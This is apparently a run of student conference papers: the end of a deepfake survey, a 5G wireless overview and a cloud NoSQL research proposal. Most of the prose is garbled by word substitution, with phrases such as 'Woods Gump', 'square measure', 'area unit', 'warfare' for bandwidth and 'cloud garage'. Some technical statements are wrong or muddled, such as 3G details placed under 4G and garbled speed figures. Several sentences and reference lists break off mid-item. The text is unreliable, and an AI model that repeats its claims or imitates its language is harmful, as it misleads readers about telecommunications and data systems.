Synthetic human life systems, modern apparatus, and complex modern undertakings can be displayed and mimicked in a blended reality world to instruct understudies and work together utilizing Microsoft HoloLens. Inventive utilization of manufactured voice and video can expand generally speaking achievement and learning results with scale and restricted expense.

Art

For numerous many years, Hollywood has utilized very good quality CGI, VFX, and SFX advancements to make fake yet acceptable universes for convincing narrating. In the 1994's film, *Woods Gump*, the hero meets JFK and other authentic figures. The making of the situation and impact was cultivated utilizing CGI and various methods with a great many dollars. These days modern CGI and VFX innovations are utilized in films to produce manufactured media for recounting a charming story.

Deepfakes can democratize the expensive VFX innovation as an integral asset for autonomous narrators for a portion of the expense.

Cultural and amusement organizations can utilize deepfakes for imaginative purposes. Dalí Gallery in St. Petersburg, Florida, made a presentation called Dalí lives, resurrecting him utilizing deepfakes for guests to collaborate and take a selfie with surrealist painter Salvador Dalí. Additionally, Samsung's computer based intelligence lab in Moscow rejuvenated Mona Lisa by utilizing Deepfake innovation.

In the video gaming industry, artificial intelligence produced designs and symbolism can speed up the speed of game creation. Nvidia demoed a mixture gaming climate made by deepfakes and is chipping away at offering it for sale to the public soon.

Audio narrating and book portrayal is another great use instance of engineered voice. The writer's manufactured voice text style can be utilized to make the writer's book's sound organization. Organizations can utilize manufactured voice-overs of similar entertainer in various dialects to widen the range of their substance. The innovative voice innovation to execute the above situations should be utilized morally and responsibly with a vigorous assent system as it straightforwardly affects the work and office of a voice craftsman.

Autonomy and Expression

Synthetic media can help common freedoms activists and columnists to stay mysterious in domineering and severe systems. Utilizing innovation to report out barbarities on conventional or online media can be very engaging for resident columnists and activists. Deepfake can be utilized to anonymize voice and faces to ensure their protection.

Deepfakes might be utilized to make symbol encounters for people online for self-articulation. Individual advanced symbol gives independence and can assist people with broadening their motivation, thoughts, and conviction and empower self-articulation, which in any case might be hard for a few. People experiencing specific physical or mental handicaps could utilize manufactured symbols of themselves for online self-articulation.

Deepfakes can give people new apparatuses for self-articulation and joining in the web-based world.

Deep Compassion, a UNICEF and MIT project, uses profound figuring out how to get familiar with the qualities of Syrian areas impacted by struggle. It then, at that point, recreates how urban communities all throughout the planet would look in the midst of a comparable clash. The undertaking made engineered war-torn pictures of Boston, London and other key urban areas all throughout the planet to assist with expanding sympathy for casualties of a fiasco district.

There are voice innovation new businesses that will make engineered voice as another sort of deprivation treatment or assist individuals with recalling the perished and associate with them.

Public Safety and Digital reconstruction

Reconstructing the crime location is a criminological science and craftsmanship, utilizing inductive and insightful thinking and proof. Artificial intelligence Created engineered media can assist with remaking the scene with the interrelationship of spatial and transient curios. In 2018, a group of common specialists utilized phone recordings, post-mortem examination reports, and reconnaissance film to recreate a virtual crime location.

Innovation

Data and artificial intelligence are helping in advanced change and robotization in numerous ventures. Deepfake or computer based intelligence Created Engineered media is turning into an establishment to draw in clients and offer customized benefit. Reuters showed a completely computer-based intelligence Created deepfake moderator drove sports news rundown framework to assist with customizing news at scale. In the design retail business, deepfakes can assist with transforming clients into models by practically evaluating the most recent clothing and accessories.

An invigorating application will catch clients' faces, bodies, and surprisingly miniature peculiarities to create a deepfake and evaluate the most stylish trend patterns. Information Lattice, a Japanese man-made brainpower organization, made a man-made reasoning motor that naturally creates virtual models for promoting and style. The deepfake approach gives the capacity for brands to have a virtual preliminary space for clients to encounter items prior to getting them. Retail brands can likewise draw in clients at home by making a computer-based intelligence produced blended reality world to attempt, outfit, and beautify their space.

CONCLUSION

Deepfakes can be used in certain and negative ways to control content for media, redirection, publicizing and tutoring. Continuously our lives are being gotten through online media and this substance can be used to get ready DNNs, with or without our assent. Deepfakes are not wizardry, yet rather are conveyed using strategies from mimicked insight that can create fake substance that is significantly

According to our survey, deepfakes are a huge risk to society, the political system and associations since they put pressure on writers fighting to channel real from fake news, sabotage public wellbeing by dispersing proclamation that interferes in races, hamper inhabitant trust toward information by subject matter experts, and raise online security issues for people and affiliations and nuances these risks through examples of existing and likely vocations of deepfakes. On the other hand, there are positive points and uses which are very important and obliging to the overall population and many fields.

REFERENCES

- [1]. Aldwairi, M., & Alwahedi, A. 2018. Detecting Fake News in Social Media Networks. *Procedia Computer Science*, 141: 215–222.
- [2]. Cybenko, A. K., & Cybenko, G. 2018. AI and Fake News. *IEEE Intelligent Systems*, 33(5): 3–7.
- [3]. Wagner, T.L., & Blewer, A. 2019. “The Word Real Is No Longer Real”: Deepfakes, Gender, and the Challenges of AI-Altered Video. *Open Information Science*, 3(1): 32–46.
- [4]. Li Y, Chang MC, Lyu S (2018) Exposing AI created fake videos by detecting eye blinking. In: IEEE International workshop on information forensics and security (WIFS), pp 1–7
- [5]. Kietzmann, J., Lee, L., McCarthy, I., & Kietzmann, T. (2020). Deepfakes: Trick or treat? *Business Horizons*, 63(2), 135-146.
- [6]. The emergence of deepfake technology: A review. *Technology Innovation Management Review*, 9(11), 39-52. doi:10.22215/timreview/1282 Yadlin-Segal, A., & Oppenheim, Y. (2020).
- [7]. Whose dystopia is it anyway? Deepfakes and social media regulation. *Convergence: The International Journal of Research into New Media Technology*, 1-16.
- [8]. Greengard, Samuel. “Will Deepfakes Do Deep Damage?” *Communications of the ACM*, vol. 63, no. 1, Jan. 2020, pp. 17-19.
- [9]. Korshunov, Pavel, and Sébastien Marcel. "Vulnerability assessment and detection of Deepfake videos." *The 12th IAPR International Conference on Biometrics (ICB)*. 2019.
- [10]. Robert Chesney, Danielle Keats Citron. *Deep Fakes: A Looming Challenge for Privacy, Democracy, and National Security* 107 *California Law Review* 1753 (2019), U of Texas Law, Public Law Research Paper No. 692, U of Maryland Legal Studies Research Paper No. 2018-21.
- [11]. M J Blitz, Lies, Line Drawing, and Deep Fake News, *Oklahoma Law Review*, volume 71, issue 1, p.59 – 116.
- [12]. H Ajder, G Patrini, F Cavalli, L Cullen, *The State of Deepfakes: Landscape, Threats, and Impact*
- [13]. R. H. B. P. N. B. C. C. F. Brian Dolhansky, *The Deepfake Detection*
- [14]. Challenge (DFDC) Preview Dataset, *Deepfake Detection Challenge*, pp. 1-4, 2019.
- [15]. Greengard, S., 2019. Will deepfakes do deep damage?. *Communications of the ACM*, 63(1), pp.17-19.

5G Wireless Technology

Bhavy Bhoot^{#1}, Prof. Kaushal Gor^{*2}

[#]Parul Institute of Engineering and Technology-MCA
Faculty of IT and Computer Science,
Parul University.

¹bhavy99989@gmail.com

^{*}Parul Institute of Engineering and Technology-MCA
Faculty of IT and Computer Science,
Parul University.

²kaushal.gor@paruluniversity.ac.in

Abstract— 5G technologies will change the way most high-bandwidth users access their phones. With 5G pushed over a VOIP-enabled device, people will experience a level of call volume and data transmission never experienced before. 5G technology is offering the services in Product Engineering, Documentation, supporting electronic transactions (e-Payments, e-transactions) etc. As the customer becomes more and more aware of the mobile phone technology, he or she will look for a decent package all together, including all the advanced features a cellular phone can have. Hence the search for new technology is always the main motive of the leading cell phone giants to out innovate their competitors. Recently apple has produced shivers all around the electronic world by launching its new handset, the I-phone. Features that are getting embedded in such a small piece of electronics are huge. The 5g design is based on user-centric mobile environment with many wireless and mobile technologies on the ground. In heterogeneous wireless environment changes in all, either new or older wireless technologies, is not possible, so each solution towards the next generation mobile and wireless networks should be implemented in the service stratum, while the radio access technologies belong to the transport stratum regarding the Next Generation Networks approach. In the proposed design the user terminal has possibility to change the Radio Access Technology - RAT based on certain criteria. For the purpose of transparent change of the RATs by the mobile terminal, we introduce so-called Policy-Router as node in the core network, which establishes IP tunnels to the mobile terminal via different available RATs to the terminal. The selection of the RAT is performed by the mobile terminal by using the proposed user agent for multi-criteria decision making based on the experience from the performance measurements performed by the mobile terminal.

Keywords: 5G Technology, electronic, wireless technology

I. INTRODUCTION

5G is that the fifth-generation technology normal for

broadband cellular networks, that mobile phone corporations began deploying worldwide in 2019, and is that the planned successor to the 4G networks which give property to most current cell phones. 5G networks square measure foreseen to own quite one.7 billion subscribers worldwide by 2025, in step with the GSM Association. Like its predecessors, 5G networks square measure cellular networks, during which the topographic point is split into little geographical areas referred to as cells. All 5G wireless devices in an exceedingly cell square measure connected to the web and phone network by radio waves through a neighborhood antenna within the cell. Low-band 5G uses an analogous frequency vary to 4G cell phones, 600-850 megacycle per second, giving transfer speeds a touch over 4G: 30-250 megabits per second (Mbit/s). Low-band cell towers have a spread and coverage space almost like 4G towers. Mid-band 5G uses microwaves of two.5-3.7 GHz, permitting speeds of 100-900 Mbit/s, with every cell tower providing service up to many miles in radius. This level of service is that the most generally deployed, and may be on the market in most metropolitan areas in 2020. Some regions don't seem to be implementing low-band, creating this the minimum service level. High-band 5G uses frequencies of 25–39 GHz, close to very cheap of the mm wave band, though higher frequencies is also utilized in the longer term. It typically achieves transfer speeds within the gigabit per second (Gbit/s) vary, cherish cable net. However, mm waves (mmWave or mmW) have a additional restricted vary, requiring several tiny cells. they need hassle passing through some varieties of materials like walls and windows. thanks to their higher value, plans are to deploy these cells solely in dense urban environments and areas wherever crowds of individuals congregate like sports stadiums and convention centers.

II. Application Areas

- The rollout of 5G can give advantages in 3 major areas, conjointly referred to as the “5G triangle”:
 1. uRLLC: extremist Reliable Low Latency

Communication usecases

2. mMTC: huge Machine kind Communication (IoT) use cases
3. eMBB: increased Mobile Broadband – high speed use cases

1. uRLLC (Ultra Reliable & Low Latency Communications):

uRLLC guarantees a stable network and also the lowest doable latency to initiate property. (The lower the latency – measured in milliseconds the higher the network performance.) it'll alter one-millisecond latency between a user device and a network, compared to tens of milliseconds these days. this is often additionally particularly helpful for services that need time period correspondence of networks, like the device of robots, and time period interactive games.

2. mMTC (massive Machine-Type Communications):

This technology sets the inspiration for associate IoT (Internet of Things)-powered future wherever the bulk of our devices are going to be connected. 5G can support mMTC, permitting machines (up to at least one million devices among a region of 1 sq. kilometer) to speak with each other with solely marginal human involvement. mMTC also will support numerous industrial applications. as an example, the modification of producing processes supported time period demands from customers are going to be created potential via 5G affiliation modules incorporated into plant instrumentality. what is more, inventory organization are going to be improved whereas product defects are going to be reduced, because of the improved deep learning capabilities of robots connected via 5G.

3. eMBB (enhanced Mobile Broadband):

This is the technology that may modify users to transfer a 15GB full-length high-definition flick in vi seconds. that's a lot of quicker than the

four minutes it presently takes to transfer an equivalent flick on a 4G association. With eMBB, giant amounts of knowledge is also transmitted at a lot of higher speeds. 5G networks will give peak information transmission speeds of up to 20Gbps (2.5GB of knowledge transmitted per second).

III. Methodologies

Mobile communication has become a lot of standards in few years because of quick revolution in mobile technology. This revolution is because of terribly high

increase in telecoms customers. This revolution is from 1G initial generation, 2G second generation, 3G third generation, so 4G forth generation, 5G fifth generation.

A. *1st Generation (1G):*

First generation wireless technology (1G) is that the original analog or analogue signal could be any continuous signal that the time varied feature (variable) of the signal is an illustration of another time varied quantity), voice-only wireless telephone customary, developed within the Eighties. The distinguished ones among 1G system were advanced portable system (AMPS), Nordic mobile phone (NMT), and total access communication system (TACS).

- Developed in 1980s & completed in early Nineties
- Based on among system
- Speed up to two 4 kbps
- AMPS (Advance portable System) was launched by the United States of America & it absolutely was the 1G mobile system
- Allows user to form voice decision in one country

B. *2nd Generation (2G):*

2G (or 2-G) is brief for second-generation wireless phone technology. Second generation 2G cellular medium networks were commercially launched on the GSM normal in Republic of Finland in 1991. 2G network permits for abundant larger penetration intensity. 2G technologies enabled the assorted movable networks to produce the services like text messages, image messages and MMS (Multi Media Messages). 2G technology is additional economical. 2G technology holds spare security for each the sender and therefore the receiver. All text messages are digitally encrypted. This digital secret writing permits for the transfer of knowledge in such the simplest way that solely the supposed receiver will receive and skim it. Second generation technologies are either time division multiple access (TDMA) or code division multiple access (CDMA). TDMA permits for the division of signal into time slots. CDMA allocates every user a special code to speak over a multiplex physical channel. totally different TDMA technologies are GSM, PDC, iDEN, IS-136. CDMA technology is IS-

95. 2.5G ("second and a [*fr1] generation") is employed to explain 2G-systems that have enforced a packet-switched domain additionally to the circuit-switched domain. It does not essentially offer quicker service as a result of bundling of timeslots is employed for circuit-switched knowledge services (HSCSD) yet. 2.75G (EDGE) GPRS networks evolved to EDGE networks with the introduction of 8PSK secret writing. increased knowledge rates for GSM

Evolution (EDGE), increased GPRS (EGPRS), or IMT Single Carrier (IMT-SC) could be a backward-compatible digital itinerant technology that permits improved knowledge transmission rates, as associate degree extension on high of normal GSM. EDGE was deployed on GSM networks starting in 2003, ab initio by AT&T within the U.S.

C. 3rd Generation (3G):

International Mobile Telecommunications-2000 (IMT-2000), higher called 3G or third Generation, could be a generation of standards for mobile phones and mobile telecommunications services fulfilling specifications by the International Telecommunication Union. the employment of 3G technology is additionally able to transmit packet switch information expeditiously at higher and accrued information measure. 3G mobile technologies proffers a lot of advanced services to mobile users. In India, on eleven Gregorian calendar month 2008, the primary 3G mobile and net services were launched by a state-owned company mahanagar telecommunication Nigam restricted (MTNL) within the cities of Old Delhi and city that solely centered the metropolitan cities. After MTNL, another state-owned company Asian nation Sanchar Nigam restricted (BSNL) started deploying the 3G networks everywhere the country. IMT-2000 3G wireless technologies clearly have vital future development potential, very much like 2G technologies have already done, and it looks solely affordable to permit these 3G technologies to totally develop before phasing during a fourth mobile generation.

D. 4th Generation (4G):

4G refers to the fourth generation of cellular wireless standards. it's a successor to 3G and 2G families of standards. The word of the generations usually refers to a amendment within the elementary nature of the service, non-backwards compatible transmission technology, and new frequency bands. 3G technologies build use of TDMA and CDMA. 3G (Third Generation Technology) technologies build use of added services like mobile tv, GPS (global positioning system) and video conferencing. the fundamental feature of 3G Technology (Third Generation Technology) is quick information transfer rates. However, this feature isn't presently operating properly as a result of, ITU two hundred remains creating call to repair the information rates. it's expected that 2mbit/sec for stationary users, whereas 348kbits once moving or move. ITU sell numerous frequency rates so as to create use of broadband technologies. Network authentication has won the trust of users, as a result of the user will have confidence its network as a reliable supply of transferring information. 3G technology is way versatile, as a result of it's ready to support the five major radio technologies. These radio technologies operate beneath CDMA, TDMA and

FDMA. CDMA holds for IMT-DS (direct spread), IMT-MC (multi carrier). TDMA accounts for IMT-TC (time code), IMT-SC (single carrier). FDMA has only 1 radio interface referred to as IMT-FC or frequency code.

- Mobile TV – a supplier redirects a channel on to the subscriber's phone wherever it may be watched.
- Video on demand – a supplier sends a film to the subscriber's phone.
- Video conferencing – subscribers will see furthermore as visit one another.
- Tele-medicine – a medical supplier monitors or provides recommendation to the possibly isolated subscriber.
- Location-based services – a supplier sends localized weather or traffic conditions to the phone, or the phone permits the subscriber to search out near businesses or friends.
- Mobile ultra-broadband (gigabit speed) access and multi-carrier transmission.
- Mobile WiMAX (Worldwide ability for Microwave Access)

E. 5th Generation (5G):

5G Technology stands for fifth Generation Mobile technology. 5G technology has modified the means that to use cell phones inside terribly high information measure. User ne'er intimate with ever before such a high worth technology. The 5G technologies embrace all form of advanced options that makes 5G technology most powerful and in vast demand in close to future. The large array of innovative technology being engineered into new cell phones is gorgeous. 5G technologies that square measure reachable command phone giving a lot of power and options than a minimum of a thousand satellite modules. A user also can hook their 5G technology cellular phone with their laptop computer to induce broadband web access. 5G technology as well as camera, MP3 secret writing, video player, giant phone memory, dialing speed, audio player and far a lot of you ne'er imagine.

- Next major part of mobile telecommunication & wireless system
- 10 times a lot of capability than others
- Expected speed up to one Gbps
- Faster & reliable than 4G
- Lower value than previous generations

IV. Tools & Technologies

Hardware of 5G:

- It uses UWB (Ultra-Wide Band) networks with higher warfare at low energy levels.

- This warfare is of 4000 Mbps, that is four hundred times quicker than today's wireless networks
- It uses sensible antenna either Switched Beam Antennas or adaptational Array Antennas.
- It uses CDMA (Code Division Multiple Access).

bytes of data within a second and meet their love one simply sitting on their lounge set. This technology conjointly helps in security sector of the country several security status organization square measures currently relying on the wireless network system to save lots of their vast knowledge.

Software of 5G:

- 5G are single unified commonplace of various wireless networks, together with computer network technologies, LAN/WAN, WWW- World Wide Wireless net, unified science & seamless combination of broadband.
- Software outlined radio, Packet layer, Implementation of Packets, Encryption, Flexibility, Anti-Virus.

v. Latest R&D works in this field

A. *what's analysis and Development?*

Analysis and development (R&D) embody activities that corporations undertake to initiate and introduce new merchandise and services. it's typically the primary stage within the development method. R&D typically takes place in an inside department during a company; however, it can even be outsourced to a specialist or a university.

B. *Key Takeaways:*

R&D represents the activities corporations undertake to initiate and introduce new merchandise and services or to enhance their existing offerings. R&D permits a corporation to remain sooner than its competition. Companies in several sectors and industries conduct R&D; prescribed drugs, semiconductors, and technology corporations typically pay the foremost.

VI. Conclusion

The reports show the assorted aspects of the 5G wireless technology. This report will create things better for the technology sector within the future. The fifth generation of technology can cause a great impact on the society in term of social gains and conjointly in term of economic gains of the society. With the assistance of fifth generation of technology folks will save vast Decca

VII. References

- 1) P. Schulz et al., "Latency Critical IoT Applications in 5G: Perspective on the Design of Radio Interface and Network Architecture" in IEEE Communications Magazine, 55(2): 70-78, 2017.
- 2) Fettweis, G.P., "The Tactile Internet: Applications and Challenges." *Vehicular Technology Magazine, IEEE*, vol.9, no.1, pp.64,70, March 2014.
- 3) Fettweis et al. "Positionspapier Das Taktile Internet", VDE ITG.
- 4) M. Simsek, D. Zhang, D. Öhmann, M. Matthé, G. Fettweis, "On the Flexibility and Autonomy of 5G Wireless Networks" in IEEE Access, 2017.
- 5) D. Zhang, A. Festag, G. Fettweis, "Performance of Generalized Frequency Division Multiplexing Based Physical Layer in Vehicular Communication" in IEEE Transactions on Vehicular Technology, 2017.
- 6) M. Matthé, I. S. Gaspar, L. Mendes, D. Zhang, M. Dannenberg, N. Michailow and G. Fettweis, "Generalized Frequency Division Multiplexing: A Flexible Multi-Carrier Waveform for 5G" in 5G Mobile Communications, 2017.
- 7) Fettweis, Gerhard, and Siavash Alamouti. "5G: Personal Mobile Internet beyond What Cellular Did to Telephony", Communications Magazine, IEEE 52.2 (2014): 140-145, December 2014.
- 8) D. Wübben, P. Rost, J. Bartelt, M. Lalam, V. Savin, M. Gorgoglione, A. Dekorsy and G. Fettweis, "Benefits and Impact of Cloud Computing on 5G Signal Processing: Flexible centralization through cloud-RAN", IEEE Signal Processing Magazine (SPM), 6(31): 35-44, Nov 2014.
- 9) Michailow, N.; Matthe, M.; Gaspar, I.S.; Caldevilla, A.N.; Mendes, L.L.; Festag, A.; Fettweis, G., "Generalized

Design and analyze of optimal performance of unstructured data from cloud Environment

Shital M Chaniyara Atmiya University Rajkot [1],
Dr. Dipti H Domadiya National Computer College Jamnagar [2]
ssspatel369@gmail.com, diptipunjani@gmail.com

Abstract— In moment's period vast quantum of digital information make up are of different types and complex that's labeled as Big Data. The knowledge increased from Big Data adds value through Big Data Analytics (BDA). Essential part of BDA is Cost minimization and it can be attained by covering the system performance in the cloud. As the established styles of data operation not duly supported by the cloud. For these reasons it was demanded to look for some methodology to gain result and to optimize the performance. Thus there's a need to develop Performance Optimization algorithms for the NoSQL database under consideration. The main ideal of proposed study is to ameliorate performance of unshaped data stored in the cloud terrain using some methodologies tools. Major objects of the proposed exploration are as 1) Styles to efficiently handle unshaped data. 2) Styles to efficiently library huge volume/ sized unshaped data. 3) Styles to partake large sized unshaped data. 4) Styles to optimize performance for reacquiring unshaped data.

Thesis to design the essential factors for a NoSQL grounded Performance Optimization algorithms for Big-Data in Cloud Surroundings.

Methodology Find the Suitable NoSQL database to store and Dissect Big data a performance criteria- grounded study on the named NoSQL is to be done and dissect the Results and Record the consequences.

Keywords— Unstructured data, big data, cloud computing, NoSQL

I. INTRODUCTION

The growing exploitation of good environments and audio/video streams is inflicting a vast generation of complex and pervasive digital knowledge. Sensing instrumentation and sensing element networks area unit deployed to watch phenomena of interest providing several heterogeneous measurements and multimedia system knowledge. Then, knowledge area unit hold on, shared and processed for many functions, like attention one, air quality observance pair of, and risk

management three. for several years, enterprise organizations have accumulatsed growing stores of knowledge, running analytics on it knowledge to achieve worth from massive data sets, and developing applications to animal disease knowledge completely. However, a replacement trend is arising, wherever knowledge production, data management and application development area unit decoupled, so giving to business companies totally different roles within the market. In such a state of affairs, versatile solutions to merge activities of vendors, makers, service suppliers, and retailers area unit necessary. During this paper we have a tendency to focus the eye on knowledge storage services, and that we gift a replacement storage design specifically aimed to observance activities in good setting. In the web of Things (IoT) perspective, billions of physical sensors and devices area unit interconnected through the web to produce several heterogeneous, complicated and unstructured knowledge. Several several within the business and within the analysis community are centered on the storage of IoT knowledge, so as to balance prices and performance for knowledge maintenance and analysis four. Indeed, the planning of powerful storage systems will will handle the necessities of big knowledge applications and Cloud computing is predicted to play a big role in IoT paradigm. Indeed, Cloud storage offers Brobdingnagian quantity of storage and process capabilities in an exceedingly ascendible means five. Thus, we have a tendency to design a monitoring-familiarized Cloud design for the storage of massive knowledge that may be exploited for the event of application and services helpful in many various applications for good environments (e.g., good cities, Homeland Security, disaster hindrance, etc.). This paper analyzes massive knowledge problems arising from observance activities, and discusses totally different storage technologies that may be exploited to

support differing kinds of knowledge, so as to optimize knowledge storage, querying and retrieval. Our storage design couples each the Document and Object oriented Storage Systems approaches in massive knowledge storage, so to produce a singular answer ready to treat totally different data sources. Moreover, it exploits the Cloud computing technology to profit of quantifiability and dependableness. From the purpose of read of the Cloud user, knowledge gathered from the observance infrastructure area unit offer in an exceedingly uniform means that has been designed consistent with the sensing element internet Enablement (SWE) specifications outlined by the Open Geospatial syndicate (OGC) **Big Data Issue in Smart Environments**

- The Cloud garage answer we gift gives information get entry to and question competencies to numerous heterogeneous information sources. It lets in customers to specific their desires in phrases of sort of measurement, time interval, delocalization of information, etc., and to get hold of information consistent with a uniform format. Before imparting our answer, we want to offer the primary problems that want to be addressed in tracking information control, as a result to higher provide an explanation for our principal layout techniques. Monitoring infrastructures in clever environments belong to exceptional tenants unfold on a global location. There are numerous feasible fashions that lead tenants to proportion their information over the Cloud. For example, the tenants give information as open sensing information thru the web. In this case, the Cloud garage company is interested by integrating such sort of information in its gadget; or the tenant is on the equal time each aid company and consumer, and it exploits the Cloud to increase his bodily infrastructure by the Cloud digital infrastructure; otherwise, the Cloud garage company and the tenant corporation make business agreements. The sort of settlement among tenants of tracking infrastructures and Cloud garage carriers is out of the scope of this paper, however we need to focus on that, in a this type of complicated scenario, information coming from tracking infrastructures are very heterogeneous. We can more or less classify such information in principal types: 1) Observations: measurements of bodily or composed phenomena carried out through sensing gadgets. Observations may be expressed through tuples (key, value) and saved in textual content record forwarded throughout the network; ; 2) Objects: multimedia contents (e.g., audio, picture, video and animation) recorded through

statistics content material processing gadgets 15. The that means of "Big Data" nowadays offers with very huge unstructured information sets (PetaByte of information 16), that want of speedy analytics with solutions furnished in seconds. However, techniques to manipulate Big Data strongly rely on the particular sort of information. Observations can generate Big Data due to the fact tracking sports in a extensive geographical location produce numerous tuples in brief time interval. Thus, in lengthy periods (days, months, and years) a large quantity of information want to be dependent and saved. Observations may be made to be had thru Documents, wherein they may be encapsulated in a standardized inner format. An powerful Document-Oriented Storage System (DO-SS) (e.g., MongoDB, Cassandra, CouchDB,...) indexes the contents of every record with a view to make an effortlessly retrieval of them. Moreover, a amazing deal of publishing is carried out in HTML, XML, JSON, or structures that may at the least export or convert to those. Objects can originate documents with huge size; however Big Data problems stand up now no longer most effective from the quantity of Objects, however additionally with appreciate to their heterogeneous nature. Indeed, exceptional forms of queries may be finished to discover an Object in a garage gadget consistent with the particular sort of information. An Object-Oriented Storage System (OO-SS) (e.g., AWS S3, SWIFT, Kinetic.) combines garage competencies (e.g., transparently chronic information, concurrency control, information recovery, associative queries,.) with object-orientated programming language competencies. Traditional strategies specially depend on metadata, an extensible set of attributes describing the Object. OO-SS explicitly separates record metadata from information to help extra competencies and regular codec's used for extracted metadata are XML, YAML and JSON. The statistics schema related to an Object relies upon at the particular OO-SS, however, usually, it's miles strictly associated with the capabilities of Object itself (e.g., picture size, sort of compression, video duration, picture resolution,...) and now no longer to the the context wherein the Object has been generated. In this paper we advise an hybrid garage gadget that take advantage of each Document- and Object-orientated garage strategies to optimize information control tasks. It is deployed right into a Cloud surroundings capable of provide a obvious garage offerings to the give up customers, which do now no longer have information of the exceptional technology involved, however simply get entry to information thru Restful API. Moreover, exploiting Cloud technology

approach enforcing a dispensed and scalable service in a dependable infrastructure. We gift our Cloud garage gadget in element within side the subsequent section.

- **Related Works:**

New Cloud infrastructures interacting with Sensors and Internet of Things (IoTs) are these days performing in literature. A Cloud Platform beneficial for assisting the Fully Connected Car device is provided via way of means of Dingo et al. 7. The structure is at very excessive stage, wherein telco and Cloud operators are blanketed withinside the picture. A good deal greater specified Platform as a Service structure is known as CloudThings 8. It represents a group of Cloud offerings offered via way of means of the IT market (i.e., Facebook, GAE,...), clever gadgets and embedded systems(i.e., Wiring, Sun SPOT, mbed, Arduino) and Cloud applications (Heroku, Paraimpu,...). The implementation indicates all followed answers tailor-made for Smart Home situations, a actual use case deployed in Oulu Finnish city. Cloud4Sensing three is a framework that integrates different techniques for coping with sensing assets withinside the Cloud and permit the end-person unfastened to select which sort of Cloud provider he needs. Specifically, the framework gives offerings in keeping with a facts-centric or a device-centric version: the previous is applied as a PaaS (Platform as a Service) capable of summary and save heterogeneous sensing/actuation facts which might be furnished to clients; the latter is applied as a IaaS (Infrastructure as a Service) offers a sensing/ actuation infrastructure to the clients. Another excessive stage platform nine is capable of combine Wireless Sensor Networks with Cloud Computing. All those structures gift the identical sort of functionalities and elements. In our view, for making actual development it's miles vital to do not forget interoperability amongst heterogeneous systems. Cloud Computing is likewise turning into the premise for Big Data needs. At the Infrastructure as a Service (IaaS) stage, Big Data can leverage the Storage abilities of Clouds, as nicely on the identical time, it is able to depend upon computation internal VMs 10. Also Hadoop, hooked up into VMs, is optimized for processing Big Data. It is exciting to look that VM times and their configurations strongly affect this sort of processing. Using Cloud assets when it comes to Big Data project is a trustworthy goal. Hadoop is the bigger used opensource framework followed for coping with Big Data with Map/Reduce approach. Another instance of Big Data processing withinside the Cloud is provided

via way of means of Rao et al. 11. In these paintings the computation framework used is Sailfish, a brand new Map/Reduce surroundings just like Hadoop. Sailfish become conceive for enhancing the disk overall performance for massive scale Map-Reduce computations. It attempts to construct network-extensive facts aggregation internal facts facilities and enhance disk throughput. Big Data is riding the manner of the usage of algorithms and assets even withinside the Cloud. Big Data trouble in e-fitness situations seems at NoSQL DBs as the important thing answer closer to the total improvement of IoT, and in particular they check out on a way to shift closer to the Web of Things 12. The paintings defined in our paper is primarily based totally on SWE, the usual of OGC this is presently seeking to shape the “Sensor Web for IoT” Standards Working Group 6, capable of discover possibilities to increase the SWE framework and to harmonize it with current open requirements to deal with Web-pleasant and efficient implementations of sensor interfaces and sensor networks the usage of the REST protocol 13. The trouble to discover an abstraction on sensing facts illustration become additionally recognized from Ballarini et al. 14, in which they analyzed the principles of proximity, adjacency or containment. They even added the contexts of facts illustration with distinctive dynamics. They furnished a international version with a dynamic interoperability brushing off how the worldwide view need to be accomplished.

Accessibility of Information:

With the age of Big Data, cloud computing will also grow and so that with the age of Big Data, the check report proposed some of the crucial challenges being in the field of cloud computing. The check report proposed some of the crucial challenges being in the field of cloud computing. With the being tool and ways it isn't sufficient to remain all the challenges relating to big volume of data. Indeed it isn't sufficient to give better data quality with the being technology. Sequestration is again big problem with cloud data. So to reuse streaming data we need some new algorithms and some effective tools. (3) Hence there's a need to develop Performance Optimization algorithms for the database under consideration. The main ideal of proposed study is to ameliorate performance of unshaped data stored in the cloud terrain using some methodologies tools.

Significance of the Study:

As par Khan, Nawsher & Yaqoob presently, over 2 billion people worldwide are connected to the

Internet, and over 5 billion individualities own mobile phones. According to them by 2020, 50 billion biases are anticipated to be connected to the Internet. At this point, prognosticated data product will be 44 times lesser than that in 2009 (6). In the digital world, knowledge is generated and collected at rates that snappily go beyond the limit. As information is moved on and participated at light speed on optical fiber and wireless networks, the volume of data and the speed of request growth increase (6). So, the huge growth rate of similar huge data generates multitudinous challenges, like the rapid-fire growth of data, transfer speed, different data, and security. Unshaped data, similar as textbook dispatches, position information, vides, and social media data, are data that don't follow a specified format. Considering that the size of this type of data continues to increase through the use of smart phones, the need to dissect and understand similar data has come for challenge.

Research Methodology:

Discover applicable NoSQL database to persist data and dissect big data a performance criteria- grounded study on the named NoSQL is to be done and dissect the Results and Record the conclusions.

Objects:

- To develop algorithms for performance optimization of unshaped data in Cloud surroundings.
- Identify the accurate data model suitable to manage a diversity of knowledge.
- Determine the precise database to manage unshaped data within the cloud.
- Fete the thanks to partake huge sized unshaped data.
- Scale the database for storehouse and reclamation of unshaped data within the cloud and study the performance for a spread of performance criteria.
- Discover resource optimization algorithm grounded on the performance results

Thesis:

To propose the essential factors for a NoSQL grounded Performance Optimization algorithms for Big-Data in Cloud Surroundings.

Purpose of Research:

The main thing of this exploration is results the colorful exploration problems sale with the colorful perception of handling unshaped data similar as-fashion to efficiently handle unshaped data, library huge volume/ Sized unshaped data, to partake large Sized unshaped data, Optimize performance for reacquiring unshaped data.

Planning and Control for Autonomous Robots. 2018 IEEE 2nd Colombian Conference on Robotics and Automation (CCRA). doi:10.1109/ccra.2018.8588152

References

1. Khan, Samiya & Shakil, Kashish & Alam, Mansaf. (2017). Big Data Computing Using Cloud-Based Technologies: Challenges and Future Perspectives.
2. El-Seoud, Samir & El-Sofany, Hosam & Abdelfattah, Mohamed & Mohamed, Reham. (2017). Big Data and Cloud Computing: Trends and Challenges.
3. Majhi, Santosh & Shial, Gyanaranjan. (2015). Challenges in Big Data Cloud Computing And Future Research Prospects: A Review.
4. Chen, Gang & Jagadish, H.V. & Jiang, Dawei & Maier, David & Chin Ooi, Beng & Tan, Kian-Lee & Tan, Wang-chiew. (2014). Federation in Cloud Data Management: Challenges and Opportunities.
5. Leavitt, Neal. (2010). Will NoSQL databases live up to their promise?.
6. Khan, Nawsher & Yaqoob, Ibrar & Hashem, Ibrahim & Inayat, Zakira & Kamaleldin, Waleed & Alam, Muhammad & Shiraz, Muhammad & Gani, Abdullah. (2014). Big Data: Survey, Technologies, Opportunities, and Challenges. The Scientific World Journal. 2014. 18. 10.1155/2014/712826.
